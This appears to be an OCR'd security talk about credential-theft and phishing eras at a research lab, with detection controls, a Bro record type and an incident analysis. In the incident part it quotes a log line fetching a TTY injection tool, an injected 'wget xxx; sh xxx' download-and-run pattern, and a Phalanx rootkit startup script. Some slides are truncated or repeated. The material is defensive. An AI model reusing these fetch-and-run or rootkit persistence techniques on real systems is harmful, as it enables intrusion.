
by Dennis Fisher

The main site of the Apache Software Foundation was compromised on Friday through an attack using a compromised SSH key, leading to concerns about the integrity of copies of the hugely popular Apache Web server, which is distributed through the Apache.org site.


Early Friday morning EDT, a message appeared on the main Apache.org site saying that the main Web server for the site had been compromised and that the foundation had taken many of its services offline as a precaution. A short time later, the foundation updated the notification, saying that the compromise was the result of a compromised SSH key, not the result of an attack against the Apache server itself.

HACKERS TAKE AIM AT SSH KEYS IN NEW ATTACKS


Modelling SSH attack



Detection Methods



- Identifying compromised user accounts by correlating the information provided by the low-level security tools
- **Raw syslog (users which logged in the system)**
- **User-profile alerts**
  - ✓ **(1) first login; (2) multiple login; (3) command anomaly; (10) authentication; (11) anomalous host; (12) last login >90;**
- **IDS**
  - ✓ **(4) HTTP Hot Cluster; (5) HTTP Sensitive URI; (9) FTP Sensitive; (14) BRO downloads; (13) Sensitive file extensions (*.tar, *.sh, *.c, ...)**
- **Flows**
  - ✓ **(7) watchlist**
- **Misc**
  - ✓ **(6) SRC IP involved in other alerts; (8) alerts +mult. login**



SSH credential theft (2004-10)


Characterization

- Well done rootkits (suckit, phalanx), web of trust exploits with ssh keys, encrypted
- Typical target has higher impact, multi-user Linux systems, clusters, HPC, etc.
- People attacking accounts, web of trust
- Example: ssh key reuse, known_hosts file, local-root escalation, rootkits for passwords exploits etc

Detection

- Hard, all encrypted, legit host to host

Shadow: Establishes authentication as the weakest link, visibility gets lost clear is now encrypted.



Phishing (2012-2016)

- Trick the recipient into performing some kind of dangerous action for the adversary
- Example: malicious link, malicious attachment
- People are the weak point
- People attacking people, to get to computers
- Easy to patch software; hard to patch people

Shadow: social engineering attacks now spreading to telephone: tax, payroll scams, people attacking people to get to computers


Controls Implemented: RPZ, GAM to remove messages, Bro policies

Credentials are the keys to the kingdom

Credential Stealing/Authentication attacks

Attacks	Bruteforce	cleartext	misconfig/ defaults	Credentials Stealing	Insiders/ impersonation
Protocols	SIP, RDP, SSH, VNC, VPN, google-auth	SIP, HTTP, FTP, IMAP, POP	HTTP, HTTPS, SSH	SSH, RDP, VPN, google-auth,	Could be over any protocol
Desired Response	Block real-time	Alert	Isolate/ limit access	Alert+block	Alert + extended monitoring
Visibility inside attack	protocol level	“clear”	“may be” using version controls or tripwire etc	limited	None
Current detection	Scan detection	Stock policies	None	Needs more work (ONLY iSSH, limited LDAP)	None


module AUTH;



```
type AuthVal: record {
        timestamp: time &optional;
        srcip: set [addr] &optional;
        dstip: set[string] &optional ;
        auth_source: set[string] &optional ;
        hostname: set[string] &optional ;
        user: set[string] &optional ;
        auth_type: set[string] &optional ;
        };
```

Notices

SteppingStone, FailedLogin,FailedLoginBlocked, FailedLoginUnBlocked, FailedLoginWhitelisted



SSH credential theft (2004-08)

- Well done rootkits (suckit, phalanx), web of trust exploits with ssh keys, encrypted
- Typical target has higher impact, multi-user Linux systems, clusters, etc.
- Example: bruteforce ssh, local-root escalation exploits etc

Shadow: Establishes authentication as the weakest link, visibility gets lost clear is now encrypted.

Controls Implemented: central sy

Phishing (2012-2016)

- Trick the recipient into performing so of dangerous action for the
- Example: malicious attachmen
- P

policies

Detection is good! Prevention is better

It’s not rocket science :) !!

C are the keys to the kingdom

Incidents Happen

There is no perfect protection, incidents are going to happen. Architect to reduce the scope and severity, detect quickly.

Study and Learn

Data driven cyber security. What exactly happened, bit by bit. How were controls bypassed? How best to defend in the future?


New Controls

Take the lessons learned from study and consider new controls. Where to attack the kill chain?

Emergence of controls

Year	Era	Control	Purpose
2004	SSH Credentials	Central Syslog Server	Visibility
2008	SSH Credentials	Instrumented SSH (iSSH)	Visibility
2008	SSH Credentials	OTP/MFA	Prevent
2016	Phishing	Bro Policies	Visibility
2016	Phishing	RPZ	Prevent
2016	Phishing	GAM	Prevent
2017	Phishing	OTP/MFA	Prevent

LBNL Cyber Security: Border Access Visibility and Controls



Legend

────	network traffic	▨	network equipment
- - →	copy of network traffic	🟩	tapping equipment
- - →	flow data	🟨	cyber security equipment
⟶	block commands	□	Lab computers

Year	Era	*Controls*
1999-2003	Early Incidents	Visibility (bro) , network scannings (ISS, Nessus)
2001-TBD	Inflationary Period	Stop keeping tracks of attacks (2001), active blocking (2018)
2003-2004	Worms	Border port blocks, DHCP controls, internal null routing, MS hatred
2004-2010	***SSH credential theft***	**Central syslog server, iSSHD, MFA**
2007-2009	Web defacement	Web server registration, web scanning tools
2010 - 2013	Drive-by-downloads	Patch management, Bro to flag vulnerable software
2012 - 2016	***Phishing***	**RPZ, GAM, Bro policies, OTP/MFA**
2017 - TBD	IoT Botnets	tcp syn port blocks

HPC system protected by OTP was compromised?

This shouldn't be possible? OTP is a strong control

What could have happened?

- tty injection
- session hijacking
- re-use an existing ssh session
- Really no idea?

What happened?

Long running ssh connection from .edu in the interesting timeframe

```
Oct 29 11:33:19 node0 sshd[8940]: Username bob
Oct 29 11:33:22 node0 sshd[8938]: Accepted keyboard-interactive/pam for bob  from e.d.u.ip port 34618 ssh2
```


We have to move upstream, to the .edu host to understand the attack further
We find this gem in the upstream Bro logs

```
GET /ttyh2.tar.gz (200 "OK" [1071] greenbox3.angelfire.com)
```

TTY injection program

- Attacker claimed credit for writing the tool in the comments
- However, Google search found code was verbatim Feb 2000 code found on packetstorm coded by teso (~70 lines of C)
    - testing of the code found it worked great
    - If you have root on the box, it allows you to inject commands into any users tty session
    - attacker does not see the result of the command
        - wget xxx; sh xxx
    - user sees results of the command
        - would they recognize it as bad?

Phalanx rootkit



```
Phalanx start up script:

[SIFT-Workstation:rc3.d|SIFT-Workstation:rc3.d]$ sudo cat S99VNwiTizOZPiL-boot
\#\!/bin/sh
printf "\r                                  \n" 2>/dev/null
/usr/share/VNwiTizOZPiL.p2/.p-2.5d i 1> /dev/null 2>/dev/null

Looks like host was compromised on 2010-03-29 13:39:19.

[SIFT-Workstation:rc3.d|SIFT-Workstation:rc3.d]$ stat S99VNwiTizOZPiL-boot
File: `S99VNwiTizOZPiL-boot'
Size: 130               Blocks: 8          IO Block: 4096   regular file
Device: 703h/1795d      Inode: 79825368    Links: 1
Access: (0700/-rwx------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2010-05-02 20:20:20. 00000000 \-0700
Modify: 2010-03-29 13:39:18. 00000000 \-0700
Change: 2010-03-29 13:39:19. 00000000 \-0700

Phalanx installation path: /usr/share/VNwiTizOZPiL.p2

[SIFT-Workstation:VNwiTizOZPiL.p2|SIFT-Workstation:VNwiTizOZPiL.p2]$ ls \-altrh
total 588K
-rw-r{-}{-}r-\-   1 root           root           1.5K 2010-03-29 13:39 .p2rc
\-rwxr-xr-x    1 root           root           86K 2010-03-29 13: 9 .p-2.5d
-rw-r{-}{-}r-\-   1 root           root            87 2010-03-29 13:39 .config
\-rwxr-xr-x    1           1011           1011 7.3K 2010-06-11 12: 7 .sniff-1011
\-rwxr-xr-x    1           1010           1010 5.6K 2010-06-15 17: 4 .sniff-1010
\-rwxr-xr-x    1           1006           1006   47 2010-07-11 02: 5 .sniff-1006
drwxr-xr-x 339 root           root           12K 2010-09-14 10:2  ..
\-rwxr-xr-x    1 ossecm         ossec          7.6K 2010-10-24 13: 6 .sniff-1003
\-rwxr-xr-x    1           1012           1012 244K 2010-11-26 20: 6 .sniff-1012
drwxrwxrwx    2 root           root          4.0K 2011-01-18 17:5  .
\-rwxr-xr-x    1 sansforensics sansforensics  82K 2011-01-18 19: 7 .sniff-1000
\-rwxr-xr-x    1           1009           1009  17K 2011-01-19 06: 8 .sniff-1009
\-rwxr-xr-x    1           1014           1014  32K 2011-01-19 12: 1 .sniff-1014
\-rwxr-xr-x    1 root           sansforensics  55K 2011-01-19 12: 2 .sniff-0
[SIFT-Workstation:VNwiTizOZPiL.p2|SIFT-Workstation:VNwiTizOZPiL.p2]$
```

